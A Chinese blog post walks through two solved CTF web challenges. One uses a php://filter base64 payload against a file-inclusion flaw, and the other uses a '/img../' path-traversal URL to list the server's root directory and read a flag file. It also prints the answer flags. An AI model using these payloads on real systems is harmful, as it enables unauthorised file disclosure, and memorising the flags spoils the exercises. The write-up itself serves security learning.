

# i春秋《从0到1：CTFer成长之路》题目(Web——afr\_1-3)

原创

[DiliLearn](#) 于 2021-05-22 23:18:19 发布 695 收藏 3

分类专栏: [CTF](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/LSYZWF/article/details/117172069>

版权



[CTF 专栏收录该内容](#)

10 篇文章 0 订阅

订阅专栏

## 文章目录

### 题目一

[题目链接](#)

[解题思路](#)

[总结](#)

### 题目二

[题目链接](#)

[解题思路](#)

[总结](#)

### 题目三

[题目链接](#)

[解题思路](#)

## 题目一

### 题目链接

<https://www.ichunqiu.com/battalion?t=1&r=68487>


### 解题思路

1、发现参数p，尝试更改参数p的值



<https://blog.csdn.net/LSYZWF>

2、发现输入其他字符没有用，也不是SQL注入，尝试输入关键字flag



no no no

<https://blog.csdn.net/LSYZWF>

3、发现可能是文件包含漏洞，由于之前输入的是hello，没有文件后缀，所以可能是进行了后缀拼接，尝试给赋值hello.php



<https://blog.csdn.net/LSYZWF>

发现确实将后缀截断，并且拼接了指定后缀

#### 4、尝试伪协议

<http://eci-2zehk6qgv7x37pixkiem.cloudeci1.ichunqiu.com/?p=php://filter/read=convert.base64-encode/resource=flag>



<https://blog.csdn.net/LSYZWF>

对base64进行解码

请输入要进行 Base64 编码或解码的字符

PD9waHAKZGllKCdubyBubyBubycpOwovL24xYm9va3thZnJfMV9zb2x2ZWR9=

编码 (Encode)

解码 (Decode)

↕ 交换

(编码快捷键: **Ctrl** + **Enter**)

Base64 编码或解码的结果:

```
<?php
die('no no no');
//n1book{afr_1_solved}
```

<https://blog.csdn.net/LSYZWF>

得到flag: n1book{afr\_1\_solved}

## 总结

这是一个比较简单的文件包含的题目，其过滤手段也是文件包含中常用的过滤方法，采用对后缀进行拼接。

## 题目二

### 题目链接

<https://www.ichunqiu.com/battalion?t=1&r=68487>

### 解题思路

1、首先看到的是一张图片，F12查看发现该图片的目录

应用 Gmail YouTube 学习 笔记 CTF 临时 安全 博客 漏洞 考研 网盘 研





HELLO!

```
Elements Console Sources Performance Network Memory Application S
<html>
  <head>...</head>
  <body>
    "
    HELLO!
    "
...  == $0 https://blog.csdn.net/LSYZWF
  </body>
```

2、尝试访问该目录

← → ↻ ⚠ 不安全 | eci-2zey398zbye7jt00d4a.cloudeci1.ichunqiu.com/img/

应用 Gmail YouTube 学习 笔记 CTF 临时 安全 博客

# Index of /img/

---

<a href="#">../</a>		
<a href="#">img.gif</a>	04-Oct-2018 05:55	456384

https://blog.csdn.net/LSYZWF

可以知道这里是任意文件读取漏洞

3、接着访问

← → ↻ ⚠ 不安全 | eci-2zey398zbye7jt00d4a.cloudeci1.ichunqiu.com/img../

应用 Gmail YouTube 学习 笔记 CTF 临时 安全 博客

# Index of /img../

---

<a href="#">../</a>		
<a href="#">bin/</a>	28-May-2020 04:40	-
<a href="#">boot/</a>	24-Apr-2018 08:34	-
<a href="#">dev/</a>	22-May-2021 15:02	-
<a href="#">etc/</a>	28-May-2020 04:40	-
<a href="#">home/</a>	24-Apr-2018 08:34	-

<a href="#">lib/</a>	23-May-2017 11:32	-
<a href="#">lib64/</a>	03-Apr-2020 17:13	-
<a href="#">media/</a>	03-Apr-2020 17:12	-
<a href="#">mnt/</a>	03-Apr-2020 17:12	-
<a href="#">opt/</a>	03-Apr-2020 17:12	-
<a href="#">proc/</a>	22-May-2021 15:02	-
<a href="#">root/</a>	03-Apr-2020 17:14	-
<a href="#">run/</a>	22-May-2021 15:02	-
<a href="#">sbin/</a>	28-May-2020 04:40	-
<a href="#">srv/</a>	03-Apr-2020 17:12	-
<a href="#">sys/</a>	22-May-2021 15:02	-
<a href="#">tmp/</a>	28-May-2020 04:40	-
<a href="#">usr/</a>	03-Apr-2020 17:12	-
<a href="#">var/</a>	28-May-2020 04:40	-
<a href="#">flag</a>	10-Mar-2020 20:24	20

<https://blog.csdn.net/LSYZWF>

4、可以看到flag字样，继续访问

<http://eci-2zeiy398zbye7jt00d4a.cloudeci1.ichunqiu.com/img.../flag>

弹窗下载flag文件，打开文件



得到flag: n1book{afr\_2\_solved}

## 总结

此题存在文件任意读取漏洞，可以进行目录遍历，这也是在编码过程中需要注意的问题，在包含一个文件时，尽量不要让外部用户通过漏洞访问其他文件内容

## 题目三

### 题目链接

<https://www.ichunqiu.com/battalion?t=1&r=68487>

### 解题思路

待更新...